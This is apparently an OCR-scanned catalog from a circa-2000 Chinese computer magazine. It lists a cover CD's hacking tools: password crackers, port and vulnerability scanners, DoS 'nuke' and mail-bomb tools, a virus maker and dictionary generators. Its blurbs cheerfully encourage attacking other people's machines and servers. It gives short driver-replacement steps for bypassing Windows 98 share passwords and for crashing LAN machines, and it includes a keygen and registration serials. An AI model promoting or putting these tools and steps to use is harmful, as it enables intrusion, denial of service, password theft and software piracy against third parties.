软件说明: 虽然 Adore 的使用已经非常广泛了,但仍有些问题需要注意: 对于安装了 adore 的人都必须选择自己的 ELITE - CMD 才能防止被扫描, HIDDEN - PORT 也应该改变。当提到 MODVERSIONS 转换时, Adore 将被作为 MODVERSIONS 的内核来编辑。MODVERSIONS 的内核看起来像一个 /proc/ksyms 文件。

光盘路径: \anquan\ADORE - 0. 14. TAR. gz

软件名称: IRIS100

软件说明: eEye 公司的另一个“安全”作品 IRIS100,可以检测网络状态和监视入侵、嗅探,是一个绝对好的捕获、解码和扫描的工具(可以在得知有被入侵的时候告知你,不过就是那该死的警报声听得人顶不顺耳) IRIS100 不像其他网络嗅探器,它有高级、完整的技术组合,更好地让你了解到网络的状态。

光盘路径: \anquan\IRIS100 . exe

软件名称: Floppyfw 1. 1. 1

软件说明: floppyfw 是一个有一张软盘大小的路由器及简单的防火墙。它使用 Linux 基础上的防火墙性能,并有一个简单的包系统。采用固定的 IP 和 DHCP,用于完善在 ADSL 和电缆线上的伪装和安全的网络。

光盘路径: \anquan\FLOPPYFW - 1. 1. 1. zip

软件名称: Samhain 0. 9. 2

软件说明: Rainer Wichmann 写的 Samhain 是文件完整性检查程序,它可以被随意用在 Client/Server 上,完成集中式的网络主机的监视。

光盘路径: \anquan\Samhain 0. 9. 2

软件名称: Iplogled 0. 0. 2

软件说明: Whoix Dump 写的 IP Logger 是由键盘控制的。它在设备的驱动层(DSI 2 层)中记录没有打开过的包,之后通知 ICMP, UDP, TCP 包。

光盘路径: \anquan\IPLOGLED002. TAR. gz

软件名称: SSHWin - 2. 3. 0

软件说明: SSH(安全 Shell)是一个用来通过网络连接另一台计算机、在远程计算机上执行命令、计算机之间文件传输的程序,它提供在非安全通道内的强大的鉴

定和安全通信功能。

光盘路径: \anquan\SSHWIN - 2. 3. 0. exe

软件名称: Zebedee

软件说明: Zebedee 是 Neil Winton 写的一个简单程序,它能为在两个系统之间传输 TCP/IP 或 UDP 数据而建立一个加密、压缩的“通道”。

光盘路径: \anquan\ZEBEDEE - 2. 0. 1. TAR. gz

软件名称: MIME Defanger 0. 4

软件说明: MIME Defanger 是由 David F. Skoll 编写的与 Sendmail 8. 10 一起工作的一个电子邮件过滤器程序。

光盘路径: \anquan\MIMEDEFANG - 0. 4. TAR. gz

软件名称: Fire - Waller 0. 1

软件说明: Fire - Waller 是由 Jani Mikkonen 编写的小型 perl 脚本文件,摘录系统日志记录中的防火墙信息,并创建可以用浏览器浏览的 HTML 文件。

光盘路径: \anquan\FIRE - WALLER1. 0. TAR. gz

软件名称: tfak4

软件说明: 属于木马的综合工具,可以扫描端口,查看进程,还能找出多种木马的服务端机器。

光盘路径: \anquan\tfak4. zip

软件名称: Oobc2b256e

软件说明: 可以在你的 NT 出问题的时候帮你修复 NT,你可以从软盘启动 NT,读取 NTFS 分区上的任何信息,还可以修改任意用户的密码等。

光盘路径: \anquan\oobc2b256e. exe

软件名称: Protectx

软件说明: 是一个可以在你连接上际网路时保护电脑的工具,防止黑客入侵。

光盘路径: \anquan\protectx. exe

软件名称: Ssd21

软件说明: 电脑防护软件,避免你的电脑在连接上 Internet 时,遭到不明黑客的侵袭。不论是 Modem 接,或是 ISDN, Cable, DirecPC, and ADSL modems 等连接 Internet 的方式都可以使用。

光盘路径: \anquan\ssd21. exe

软件名称: Intrusion DetectorV1

软件说明: 简易但功能强大的防护工具。当你的机器



被激活一个可疑的网络连接时, Rainbow Diamond 的 Intrusion Detector(入侵检测)会发出警报。

光盘路径: \anquan\INTRUSIONDETECTORV1.exe

软件名称: Twsetup

软件说明: 这是最新的天网防火墙个人版。

光盘路径: \anquan\twsetup.exe

软件名称: Ssh - 2.2.0

软件说明: SH 是一种通过网络登录到另一台计算机的工具, 它能在远程机器上执行命令, 并可在两台计算机之间传输文件。

光盘路径: \anquan\SSH - 2.2.0.TAR.gz

软件名称: Isbase_FW

软件说明: 《绿色警戒》中联绿盟信息技术公司开发的 NT 下个人防火墙软件。

光盘路径: \anquan\Isbase_FW.zip

软件名称: Saint - 2.1.1

软件说明: Saint (Security Administrator's Integrated Network Tool) 是一个基于 SATAN 的安全评估工具, 其特点包括透过防火墙扫描。

光盘路径: \anquan\SAINT - 2.1.1.TAR.gz

软件名称: unld2000 - 7002

软件说明: lockdonw2000 V7002 的注册机。

光盘路径: \anquan\unld2000 - 7002.zip

软件名称: dbg98

软件说明: DebugView/EE (Enterprise Edition) 是一个监视本机输出数据的工具。这个版本是 Win98 下的。

光盘路径: \anquan\dbgv98.zip

软件名称: Dbgvnt

软件说明: DebugView/EE (Enterprise Edition) 是一个监视本机输出数据的工具。这个版本是 NT 的。

光盘路径: \anquan\dbgvnt.zip

软件名称: Netarmor

软件说明: 木马端口监控软件 NetArmor 的汉化版。

光盘路径: \anquan\netarmor.zip

软件名称: ArpWorks10

软件说明: 在网上发送定制的用户地址解析协议包, 包括所有的 ARP 数据。

光盘路径: \anquan\ArpWorks10.exe

软件名称: Bugs - 3.2.0

软件说明: 可加密保护你的系统。

光盘路径: \anquan\BUGS - 3.2.0.zip

口令破解

软件名称: 流光

软件说明: “暴雨”的后继版本, 同“暴雨”、“乱刀”皆是小榕软件的产品。

光盘路径: \kouling\flux.exe

软件名称: 乱刀

软件说明: 破解 UNIX 的 PASSWD 文件密码的工具。

光盘路径: \kouling\blade.exe

软件名称: 暴雨 DLL

软件说明: 国产黑客程序, 一个 POP3 用户密码破解机。

光盘路径: \kouling\pop3crack.exe

软件名称: zippass

软件说明: 猜测 ZIP 文件的密码。

光盘路径: \kouling\zippass.zip

软件名称: xit20

软件说明: 又一个 Unix 密码破解机, 很不错的哦。

光盘路径: \kouling\xit20.zip

软件名称: wwwhack

软件说明: 某 www 站点需要用户名和口令才能进入, 当你知道一个用户名时, 用它能猜出密码。

光盘路径: \kouling\wwwhack.zip

软件名称: Word97cr

软件说明: 破解 Word 97 密码, 可以暴力破解 Word。

光盘路径: \kouling\word97cr.zip

软件名称: Winntpass

软件说明: 这个软件可以破解 Windows, NT 的登录密码, 效果很不错哦。)

光盘路径: \kouling\winntpass.zip

软件名称: wc30b2

软件说明: 对那些需要用户名和密码的网站, 本软件可以大显身手了, 可以很快的破解出密码。

光盘路径: \kouling\wc30b2.zip



· Pc friend ·

软件名称: Webrk20
软件说明: 也是一个破解网站的密码的软件, 可以根据自己的喜好选择一下。
光盘路径: \koulng\weberk20. zip

软件名称: viewpwd
软件说明: 一个小巧玲珑的查看 * * * 的软件。
光盘路径: \koulng\viewpwd. zip

软件名称: uzpc
软件说明: 解 Winzip 文件的密码
光盘路径: \koulng\uzpc. zip

软件名称: unaward3
软件说明: 查看、取消、修改 CMOS 口令 (AWARD 的 BIOS)。
光盘路径: \koulng\unaward3. zip

软件名称: Setpass
软件说明: NOVELL 3-4 上的可加载模块, 用来破解超级用户密码。
光盘路径: \koulng\setpass. zip

软件名称: revell1
软件说明: 最经典的 Windows * * * 查看器。
光盘路径: \koulng\revell1. zip

软件名称: redbutton
软件说明: NT 的口令攻击利器。
光盘路径: \koulng\redbutton. zip

软件名称: pwltool
软件说明: 显示 Win 中口令处的 * * *。
光盘路径: \koulng\pwltool. zip

软件名称: pwdump
软件说明: NT 的口令破解工具。
光盘路径: \koulng\pwdump. zip

软件名称: nterack
软件说明: 离线式破解 NT 口令, 这些口令必须是 PW-Dump 抓取的。
光盘路径: \koulng\nterack. zip

软件名称: nta12 - d
软件说明: NTAccess 可以通过 REBOOT 而替换 NT 中 ADMINISTRATOR 的密码, 不过这里只是 DEMO, 只显

示 ADMINISTRATOR 的名称。DEMO 可以显示 GUEST 用户名和密码。

光盘路径: \koulng\nta12 - d. zip

软件名称: msopf97d
软件说明: 解 Office 97/2000 的密码
光盘路径: \koulng\msopf97d. zip

软件名称: LETMEIN
软件说明: 密码窃取; 在线猜测 TELNET 的密码。
光盘路径: \koulng\LETMEIN. zip

软件名称: l0phtcrack
软件说明: 经典的 NT 口令攻击程序。
光盘路径: \koulng\l0phtcrack. zip

软件名称: k2vl017
软件说明: 执行后可以登记上网用户的用户名和密码, 常和 TROJAN 程序配合使用。
光盘路径: \koulng\k2vl017. zip

软件名称: John for unix
软件说明: 得到 UNIX 系统的密码文件 (如 PASSWD) 后破解密码。
光盘路径: \koulng\john - 1. 6. TAR. GZ


软件名称: JACKASS
软件说明: Jack 的辅助工具, 使用暴力解码, 让 Jack 不需字典就可解码了。
光盘路径: \koulng\JACKASS. zip

软件名称: JACK
软件说明: 破解密码工具。
光盘路径: \koulng\JACK. zip

软件名称: imp211 - auto
软件说明: 猜测 Netware 的密码文件中记录的用户和密码。
光盘路径: \koulng\imp211 - auto. zip

软件名称: guesswhat
软件说明: 在线猜测 FTP 服务器口令, BIG5 界面。
光盘路径: \koulng\guesswhat. zip

软件名称: GUESS
软件说明: 利用 UNIX 的密码文件 (如 PASSWD) 破解密码。



光盘路径: \kouling\GUESS. zip

软件名称: getpass12

软件说明: 运行这个程序, 就能得到机器上所有能联网的电话号码、帐号、密码等。

光盘路径: \kouling\getpass12. zip

软件名称: Excel97 - password

软件说明: Excel97 的密码解密工具。

光盘路径: \kouling\excel97 - password. zip

软件名称: e - pwdcache

软件说明: 找出本地机上 CACHE 中的所有密码。

光盘路径: \kouling\e - pwdcache. zip

软件名称: entry

软件说明: 密码破解软件, 能破解 WWW, FTP, POP3。

光盘路径: \kouling\entry. zip

软件名称: emailcrk

软件说明: E - mail Cracker 在线猜解 E - mail 的口令, 速度有点慢。

光盘路径: \kouling\emailcrk. zip

软件名称: dripper

软件说明: 破解拨号用户的用户名和口令。

光盘路径: \kouling\dripper. zip

软件名称: DG

软件说明: telnet 的暴力解码工具

光盘路径: \kouling\DG. zip

软件名称: cain10b

软件说明: WINDOWS 95/98 下检测本机、共享的密码

光盘路径: \kouling\cain10b. zip

软件名称: brute20

软件说明: 又一个 Password Cracker

光盘路径: \kouling\brute20. zip

软件名称: ami

软件说明: 检测 AMI BIOS 的口令

光盘路径: \kouling\ami. zip

软件名称: azpr

软件说明: 破解 ZIP 密码

光盘路径: \kouling\azpr. zip

软件名称: openpass

软件说明: WINDOWS 下查看 * * * * 的东东

光盘路径: \kouling\openpass. zip

软件名称: pwl

软件说明: 直接查看 Pwl 中存放的网络密码

光盘路径: \kouling\pwl. zip

软件名称: wc30b2

软件说明: 这是一个能轻而易举的破解受密码保护的网站, 因为此工具不限制输入错误密码和 ID 的次数。

光盘路径: \kouling\wc30b2. zip

软件名称: ucffire

软件说明: 查找 CuteFtp 中的所有密码

光盘路径: \kouling\ucffire. zip

软件名称: Gammaprog

软件说明: JAVA 程序, 破解基于网页邮件帐号(包括 hotmail.com, usa.net and yahoo.com)和一般 pop3 帐号。

光盘路径: \kouling\Gammaprog. zip

软件名称: 网路小刀之代理安全

软件说明: 多线程高速穷举代理服务器口令, 帮助系统管理员找出简单的用户口令。本版本更改了一个明显的 Bug, 同时优化了线程处理, 速度可以更快。

光盘路径: \kouling\netknife. exe

软件名称: MyChat

软件说明: 破解聊天室密码的国产货。

光盘路径: \kouling\MyChat. zip

软件名称: diskreet

软件说明: 破解 NORTON 加密盘密码(diskreet. ini)。

光盘路径: \kouling\diskreet. zip

软件名称: 进入有密码的共享目录的驱动程序下载

软件说明: Windows95/98 共享目录密码校验有 BUG, 可以让其只校验密码第一个字节。如果你是 Win98 系统, 拷贝此文件到 WINDOWS\SYSTEM 目录覆盖原文件, 重启机器。好了, 现在你进入有密码的共享目录出来提示输入密码窗口时不用敲密码, 只要按住回车键不放, 直到进入此目录。注意出来密码不对提示, 你按

· Pc friend ·

往回车键不放,就选了确定,再下一回密码,你最多试密码 256 次。一般密码是字母 0X20 - 0X80,最多 96 次。

光盘路径: \kouling \vredir. vxd

软件名称: newletmein

软件说明: 很流行的密码破解工具,这是它的最新版本。

光盘路径: \kouling \newletmein. exe

软件名称: spiderce

软件说明: 本程序的主要功用是来了解 Internet 上某种应用协议的情况,以便于在此基础上开发新的应用。使用前应明确用来充当客户机的程序和充当服务器的程序,然后将协议窥视器插入到两者之间,截取通信的数据,并保存到磁盘上。

光盘路径: \kouling \spiderce. zip

软件名称: Letmein

软件说明: 配合 Telnet 使用,自动输入密码,很暴力吧?

光盘路径: \kouling \letmein. zip

软件名称: GUESS

软件说明: 破解 Password/shadow 中密码的 DOS 程序,需字典。

光盘路径: \kouling \GUESS. zip

扫描工具

软件名称: AsmodRelease_1. 04

软件说明: 基于 NT 的扫描器,是一个很不错的东东,自己试试就知道了。

光盘路径: \saomiao \AsmodRelease_1. 04. zip

软件名称: cabdomscan

软件说明: 网络扫描器,可以扫描出目的主机的很多漏洞,功能相当不错。

光盘路径: \saomiao \cabdomscan. zip

软件名称: cyber

软件说明: 能知道远端主机多种信息的检查软件。

光盘路径: \saomiao \cyber. zip

软件名称: domscan

软件说明: 作用于一个 C 类地址,显示该地址内指定端口激活的所有地址。

光盘路径: \saomiao \domscan. zip

软件名称: Edump

软件说明: 扫描指定机器的 IP 和 IPX 协议。

光盘路径: \saomiao \Edump. zip

软件名称: findhost

软件说明: 主机扫描工具,在主机端口搜寻计算机

光盘路径: \saomiao \findhost. zip

软件名称: grinder

软件说明: 一个 Web 网站的破解辅助工具。例如,在 URL 处填一个“/iisadmin”然后输入 IP 扫描地址就可以扫到哪些 ip 的 iisadmin 目录是可以进入的,还可以查到 Server 的 iis 版本……当然,你还可以输入/index. html, /cgi-bin……等等。

光盘路径: \saomiao \grinder. zip

软件名称: haktek

软件说明: 一个功能相当强劲的扫描器,可以对主机进行反复尝试。

光盘路径: \saomiao \haktek. zip

软件名称: Ipscan

软件说明: 检测某个网段内各个 IP 地址的状态。

光盘路径: \saomiao \Ipscan. zip

软件名称: ipprober

软件说明: 一个扫描主机各个端口的程序,可以查询主机端口的状态。

光盘路径: \saomiao \ipprober. zip

软件名称: iss60

软件说明: 基于 NT 的高能扫描程序。可以扫描出很多已知的漏洞。

光盘路径: \saomiao \iss60. exe

软件名称: legion

软件说明: 可以利用远程计算机打开的共享而进入该机。

光盘路径: \saomiao \legion. zip

软件名称: letmein

软件说明: 运行于 NT,可快速取得另一台 NT 的时间、用户、密码。

光盘路径: \saomiao \letmein. exe

软件名称: netboy

软件说明: 超级网络检测程序。NB10 - 01 - 12345678



- 1234567890。

光盘路径: \saomiao \netboy. exe

软件名称: geoboy

软件说明: 一个地理跟踪的有力工具, 能跟踪并且从地图上显示出穿越因特网走的线路, 十分新颖。

光盘路径: \saomiao \geoboy. exe

软件名称: packetboy 1.5

软件说明: 你的 ETHERNET NIC 的数据包。PB15 - 01 - 94461534 - npsllgewmr。

光盘路径: \saomiao \packetboy. exe

软件名称: netxray

软件说明: win95/98/nt 下的协议分析、网络检测, 是 SnifferPro250e 的简化版本

光盘路径: \saomiao \netxray. zip

软件名称: ntspoofor

软件说明: NT 口令的网络嗅探器, 可以探测出系统管理员或用户的登录口令。

光盘路径: \saomiao \ntspoofor. zip

软件名称: pinger

软件说明: 功能强大的 Ping 程序, 能够快速扫描几个 C 类地址。运行于 NT。

光盘路径: \saomiao \pinger. zip

软件名称: Pingplus

软件说明: ping 的豪华版本。有很多新增的非常有用的功能。

光盘路径: \saomiao \Pingplus. zip

软件名称: porttest

软件说明: 指定 IP 地址的 PORT 检测, 可以测出目的主机的哪些端口提供服务。

光盘路径: \saomiao \porttest. zip

软件名称: satan

软件说明: 基于 UNIX/LINUX 的系统安全扫描工具。

光盘路径: \saomiao \satan. zip

软件名称: shadowscan

软件说明: 功能强大的扫描程序包, 功能相当全面, 网管的好助手。

光盘路径: \saomiao \shadowscan . zip

软件名称: smbscanner - eng

软件说明: 共享资源查找, 同 legion, 就是速度上好像有点慢。

光盘路径: \saomiao \smbscanner - eng. zip

软件名称: SnifferPro250e

软件说明: win95/98/NT 下的协议分析、网络检测。

光盘路径: \saomiao \SnifferPro250e. zip

软件名称: webscanner

软件说明: 检查 CGI、ASP 等 WWW 站点漏洞, 是每个黑客必备的工具。

光盘路径: \saomiao \webscanner. zip

软件名称: Wingate scan server tools

软件说明: 扫描一系列 IP 和端口, 发现 Wingate Server, 把找到的 Wingate Server 拿为己用; 而且可以向一连串 Server 发送 Nuke 攻击。

光盘路径: \saomiao \wingatescan - 22. zip

软件名称: wscan20

软件说明: 查看端口运行的是什么服务, 什么版本。

光盘路径: \saomiao \wscan20. zip

软件名称: wsp_eval

软件说明: 多功能、高效的扫描器, 这个提供的是它的破解程序。

光盘路径: \saomiao \wsp_cr_cor_wspp. zip

软件名称: 网络刺客 II

软件说明: 国产黑客程序, 十分出色, 可以猜出你的拨号口令。功能齐全的全中文的网络工具。采用多线程, 图形化设计。

光盘路径: \saomiao \nethacker. exe

软件名称: 月光搜索域名版

软件说明: 快速搜索一段网址的域名, 解析速度极快!

光盘路径: \saomiao \fd. exe

软件名称: 月光搜索追捕版

软件说明: 可以和月光搜索域名版配合使用, 功能相当不错哦:)

光盘路径: \saomiao \fn. exe

软件名称: sspy

软件说明: 这个软件功能很简单, 就是你自己设定监视的端口, 如果有人扫描你, 它就会报警, 告诉你企图

· Pc friend ·

入侵者的主机名和 IP 地址,比如你就开个 7626,7306 端口,相信不少木马爱好者对你感兴趣,当然,都在你的掌握之中。

光盘路径:\saomiao\s spy. exe

软件名称:glacier

软件说明:自动跟踪目标计算机的屏幕变化、获取目标计算机登录口令及各种密码类信息、获取目标计算机系统信息、限制目标计算机系统功能、任意操作目标计算机文件及目录、远程关机、发送信息等多种监控功能。类似于 BO。

光盘路径:\saomiao\glacier. zip

软件名称:sinps

软件说明:使用十分方便的端口扫描工具,其默认的端口范围从 1 到 65535,速度不错哦。

光盘路径:\saomiao\sinps. zip

软件名称:Pphucker

软件说明:类似 BO 的东西,目前没有工具能查杀!

光盘路径:\saomiao\Pphucker. zip

软件名称:NETXRAY

软件说明:这是在 NT/9X 上的一个功能强大的协议分析和网络监控工具,能监控多个网段,还能捕捉想要的任何类型的报文。这个软件可以对主机间的通信进行完全的监视。利用它可以很轻松地找到 Oicq 使用者的 IP。

光盘路径:\saomiao\NETXRAY. zip

软件名称:cyberkit

软件说明:功能强大的 TCP/IP 的跟踪工具。强烈推荐!

光盘路径:\saomiao\cyberkit. zip

软件名称:ATLAS

软件说明:Windows/DOS 的 CGI 漏洞扫描工具,能扫 65 种漏洞。

光盘路径:\saomiao\ATLAS. zip

软件名称:nss - 2000pre71

软件说明:Narrow Security Scanner 2000 的新版本,可以查找出 341 远程漏洞,用 Perl 写成,在 Redhat, FreeBSD, and OpenBSD, Slackware, and SuSE 通过了测试。

光盘路径:\saomiao\nss - 2000pre71. tar. gz

软件名称:happybrowser

软件说明:一个 CGI 漏洞的扫描工具。

光盘路径:\saomiao\happybrowser. zip

软件名称:b1868full

软件说明:一防黑工具,能侦察谁在扫你的端口(port),也可给对方一个忠告。

光盘路径:saomiao\b1868full . zip

炸弹工具

软件名称:CxjNuke2

软件说明:蜗牛炸弹 II,根据 IP 投入炸弹,炸了后对方网络像蜗牛一样慢。炸了对方你还可以去睡你的觉,对方还受到炸弹继续攻击。感谢作者提供,希望大家下载后,自己扫描自己附近的服务器,效果会更好。哦,还有,没有注册版本,只能使用 10 次,免费注册。

光盘路径:\zhadan\CxjNuke2. zip

软件名称:TFN

软件说明:非常著名的 D. O. S 攻击软件,它使用了分布式客户服务器功能,加密技术及其他类的功能,能被用于控制任意数量的远程机器,以产生随机匿名的拒绝服务攻击和远程访问。

光盘路径:\zhadan\TFN. zip

软件名称:CxjNuke

软件说明:与 CxjNuke 功能相近,这个是测试版本,只在 98 下好用。另外,目前功能还不完善,不支持注册!希望大家下载后,自己扫描自己附近的服务器,效果会更好。

光盘路径:\zhadan\CxjNuke. zip

软件名称:PCiiscrash

软件说明:IIS Crasher 攻击 Microsoft IIS 4.0 Server 的工具,对大多数服务器好用,但对有些打过补丁的没用。

光盘路径:\zhadan\PCiiscrash. zip

软件名称:netkiller


软件说明:网吧杀手 Bate1 利用 SYGATE 的一个控制台漏洞让装了 SYGATE 的机器断线。

光盘路径:\zhadan\netkiller. zip

软件名称:EmailB21

软件说明:国产邮件炸弹,3 种攻击方式可选择。

光盘路径:\zhadan\EmailB21. zip



软件名称:swlabs

软件说明:C++写的 Windows 病毒制造机。

光盘路径:\zhadan\swlabs.exe

软件名称:pass2dic

软件说明:重量级远程攻击炸弹,使对方 Win95/98 完全崩溃。

光盘路径:\zhadan\pass2dic.zip

软件名称:igmpnuke-1

软件说明:UP98 是一个防 IGMNUKE 炸弹的工具。

光盘路径:\zhadan\igmpnuke-1.zip

软件名称:cg_oob

软件说明:RUN 后,别人就看不到你了,而别人一片蓝屏:(…哈哈!

光盘路径:\zhadan\cg_oob.zip

软件名称:网络邻居死机驱动程序下载

软件说明:Windows95/98 的 NMPI 协议有一个 BUG,如你是 98 系统,你可以备份 WINDOWS\SYSTEM\NWLINK.VXD, WINDOWS\SYSTEM\VSERVER.VXD 两个文件,把此文件解压后的两个文件拷贝到系统目录覆盖那两个文件,重启机器。现在你的内部网的 95/98 机器就会大量死亡。此时你只能访问一个工作组的机器。注意:这有很大的危害性,如果你下载只能用于自己的机器试验 Windows 的这一 BUG,对其造成的一切后果责任自负。

光盘路径:\zhadan\nmpi.zip

软件名称:ASPhack

软件说明:ASPhack 包含两个小小的 ASP 程序,把它们上传到 Web 目录下可以查看硬盘上的任意文本文件。如果你的浏览器解释了 HTML,用查看源文件就可以看到源码。

光盘路径:\zhadan\ASPhack.zip

软件名称:winnuke

软件说明:重量级远程攻击炸弹,使对方 Win95/98 完全崩溃。

光盘路径:\zhadan\winnuke.zip

软件名称:Icqqille

软件说明:ICQ 攻击器。

光盘路径:\zhadan\Icqqille.zip

软件名称:wingeno

软件说明:把 from:到 to:的都炸掉

光盘路径:\zhadan\wingeno.zip

软件名称:diskbomb

软件说明:最爽最快的磁盘炸弹!请看好说明书再使用!就是那个 KV300 的逻辑炸弹!再提醒一次。看好 Readme 再使用。

光盘路径:\zhadan\diskbomb.zip

软件名称:DYNAMO

软件说明:一款国外的攻击网站利器,千万别乱来呀!只可研究学习。

光盘路径:\zhadan\DYNAMO.zip

软件名称:win_nuke_95

软件说明:可以针对 WIN95 和 WINNT 进行分别攻击!十分有效

光盘路径:\zhadan\wnnuke95.zip

软件名称:iiscrash

软件说明:IIS 服务器拒绝服务攻击软件。

光盘路径:\zhadan\iiscrash.zip

软件名称:dufangip

软件说明:攻击网站的利器,不过好像功能少了一点,千万别乱来呀!只可研究学习。

光盘路径:\zhadan\dufangip.zip

软件名称:Acid AngelPing-Tosser

软件说明:又一个 ICMP 分布式攻击工具。

光盘路径:\zhadan\tosser.zip

软件名称:Freak88

软件说明:又一个好东东,这个和 Windows 的木马和 Wintrin00 有些相像,能同时控制 3 台受感染的机器发起 ICMP 洪水分布式攻击。警告:危险工具,只可研究学习之用,否则后果自负!

光盘路径:\zhadan\Freak88.zip

软件名称:serpent

软件说明:UNIX 下的炸弹!需要编译!

光盘路径:\zhadan\serpent.zip

软件名称:aenima

软件说明:功能是最多的!最酷的!!!重点推举!

· Pc friend ·

光盘路径: \zhadan\anima.zip

软件名称: upyours

软件说明: 一个匿名信的工具。

光盘路径: \zhadan\upyours.zip

软件名称: uy4beta2

软件说明: 电子邮件炸弹(upyours 4.2 测试版)。

光盘路径: \zhadan\uy4beta2.zip

软件名称: Outmail

软件说明: 一个利用 E-mail 来格式化对方硬盘的工具!通过发匿名信来执行任何命令,先题条件是对方使用 Outlook 来收信。换句话说就是,对方只要收便会……

光盘路径: \zhadan\Outmail.zip

软件名称: ras

软件说明: D. O. S 系列的远程攻击工具,攻击的对象包括个人、NT、Server 等……如果说目标有 ras 针对的漏洞的话,那么很有可能造成目标机器重启或者……

光盘路径: \zhadan\ras.zip

软件名称: Melnuke

软件说明: Mozora 写的一个针对防火墙的炸弹。其在示例上针对的是著名的 Consela 防火墙的端口 21 和 80 上的 Bug 来实现攻击防火墙的效果(就是因为是拿 Consela 来测试的,所以 Melnuke 还有个名字叫:最好的防火墙克星)。而一般个人软件防火墙大都是一个原理,所以 Mozora 根据实际情况又加入了另一些关于防火墙上漏洞来实现攻击。它的界面也不错,使用简单结构明了。

光盘路径: \zhadan\Melnuke.zip

软件名称: Firebustah

软件说明: 看了这个名字感觉一下是干吗的?这就是专门针对有防火墙的用户攻击的小玩意!写进对方 IP,再根据实际需要填好 amount of times e.g xxx,然后点 Bust Da Firewall 发射……哗——!那些无赖终于掉了!整个世界清净多了。

光盘路径: \zhadan\Firebustah.zip

软件名称: Panther2

软件说明: 一个攻击猫的工具,可以让目标拒绝服务。效果也一般,如果对方装天网等防火墙的话。

光盘路径: \zhadan\Panther2.zip

软件名称: nembomb10

软件说明: Nemesis 写的一个正规的邮件炸弹,效果还不错。

光盘路径: \zhadan\nembomb10.zip

软件名称: rmcont

软件说明: 可绕过防火墙踢猫下线的东东,有兴趣的读者可以试一试。

光盘路径: \zhadan\rmcont.zip

软件名称: htmlhack

软件说明: 这个和朔雪差不多,都是破个人网站以及信箱、BBS 等密码的国产工具,但要自己配置 config 文件。

光盘路径: \zhadan\htmlhack.zip

软件名称: FUHDv1.0

软件说明: 国产的可以塞满你硬盘的恶作剧软件(开个玩笑还可以的哦),和 HDFILL 功能差不多,是 VB5 写的,带删除工具以及说明文件。

光盘路径: \zhadan\FUHDv1.0.zip

软件名称: dsengine

软件说明: 就好比用一个装了 FREEBSD 的服务器主机 Ping 一个网络用户一样。测试过后发现可以攻破 NT + Pack4。(推荐)

光盘路径: \zhadan\dsengine.zip

软件名称: hackut

软件说明: 一个综合的不仅仅是在线攻击的工具,很有用。

光盘路径: \zhadan\hackut.zip

软件名称: Acid AngelPing - Tossler

软件说明: 又一个 ICMP 分布式攻击工具。

光盘路径: \zhadan\Acid AngelPing - Tossler.zip

软件名称: udpflood

软件说明: 这个就是前些日子攻击 YAHOO 的小东东,但是它的效果并非传说中的那么厉害。单一使用 udpflood 根本不会造成什么大的结果。除非你有相对的技术,有针对性的去进行攻击。

光盘路径: \zhadan\udpflood.zip

软件名称: DYNAMO

软件说明: 一个炸弹包!有很多功能!



光盘路径: \zhadan \DYNAMO. zip

软件名称: dufangip

软件说明: 攻击网站的利器, 不过好像功能少了一点!

光盘路径: \zhadan \dufangip. zip

软件名称: iiscrash

软件说明: iis 服务器拒绝服务攻击软件

光盘路径: \zhadan \iiscrash. zip

软件名称: Expgen085

软件说明: 攻击 Unix2.0. nt 服务器的软件, 集各种攻击手段于一体的重型武器。

光盘路径: \zhadan \Expgen085. zip

软件名称: poffline

软件说明: 对 Unix, NT 系统的服务器攻击与解密, 离线攻击。

光盘路径: \zhadan \poffline. zip

软件名称: psewin

软件说明: 运行在 DOS 下的攻击服务器的新攻击方法: 分布式攻击程序。

光盘路径: \zhadan \psewin. zip

软件名称: kmodem

软件说明: 可以把外置猫踢下线的软件。

光盘路径: \zhadan \kmodem. zip

软件名称: kaboom

软件说明: 除了匿名信, 还有许多功能!

光盘路径: \zhadan \kaboom. zip

软件名称: pageit

软件说明: DOS 下的匿名信工具, 适合在公用机房使用!

光盘路径: \zhadan \pageit. zip

软件名称: private idaho

软件说明: 可以选择不同的发送服务器!

光盘路径: \zhadan \private idaho

软件名称: port fuck

软件说明: 139 端口炸弹!! 效果一般!

光盘路径: \zhadan \port fuck. zip

软件名称: project

软件说明: 比较不错的炸弹, 如果你想试试的话, 可以拉过来感受一下

光盘路径: \zhadan \project. zip

软件名称: pnukex

软件说明: 可攻击 139, 113, 21, 23, 25 端口! 并且支持多 IP

光盘路径: \zhadan \pnukex. zip

软件名称: 7thport

软件说明: 又一个轰炸工具! 效果一般!

光盘路径: \zhadan \7thport. zip

软件名称: icq killer

软件说明: 一个相当不错的破坏 ICQ 的工具!

光盘路径: \zhadan \icq killer. zip

软件名称: voob nuker

软件说明: 比较新的 139 端口轰炸工具。

光盘路径: \zhadan \voob. zip

字典工具

软件名称: pass2dic

软件说明: 可以根据 /etc/passwd 的用户名生成字典文件, 是你入侵系统的得力助手。

光盘路径: \zidian \pass2dic. zip

软件名称: 字典生成器

软件说明: Win9X 版, 用 VC++ 设计, 根据用户自行需要设置, 生成字典。

光盘路径: \zidian \dict. zip

软件名称: 万能钥匙

软件说明: 非常智能的字典生成器, 是一款值得一试的字典软件。

光盘路径: \zidian \xkeyset

软件名称: dictmake

软件说明: 它可以根据用户的需要生成字典档, 是一款小巧玲珑的软件。

光盘路径: \zidian \dictmake. zip

软件名称: bigdict

软件说明: 字典文档, 展开后有 14M 之多, 功能相当全

· Pc friend ·

面。

光盘路径: \zidian \bigdict. zip

软件名称:黑客字典(中文)

软件说明:完全为中国人的习惯而设计,小榕出品。

光盘路径: \zidian \hack dic chinese. zip

软件名称:黑客字典(英文)

软件说明:国产的外国字典,小榕出品。

光盘路径: \zidian \hack dic english. zip

软件名称:txt2dic

软件说明:利用 TXT 文件自己做字典的工具。

光盘路径: \zidian \txt2dic. zip

软件名称:超级字典

软件说明:一个几乎包括了所有的英文单词的超级大字典,解压后后大概有 30 多 MB。是不是心动了?赶快试试吧。

光盘路径: \zidian \zidian. zip

软件名称:字典 e

软件说明:长度为 8 的字典。

光盘路径: \zidian \zidane. zip

软件名称:字典 d

软件说明:长度为 7 的字典。

光盘路径: \zidian \zidiand. zip

软件名称:idgwin

软件说明:字典智能生成器,但本身提供的功能并不是随机生成的。

光盘路径: \zidian \idgwin. zip

软件名称:passgen

软件说明:又是一款相当小巧的字典生成器。

光盘路径: \zidian \passgen. zip

软件名称:dict2chn

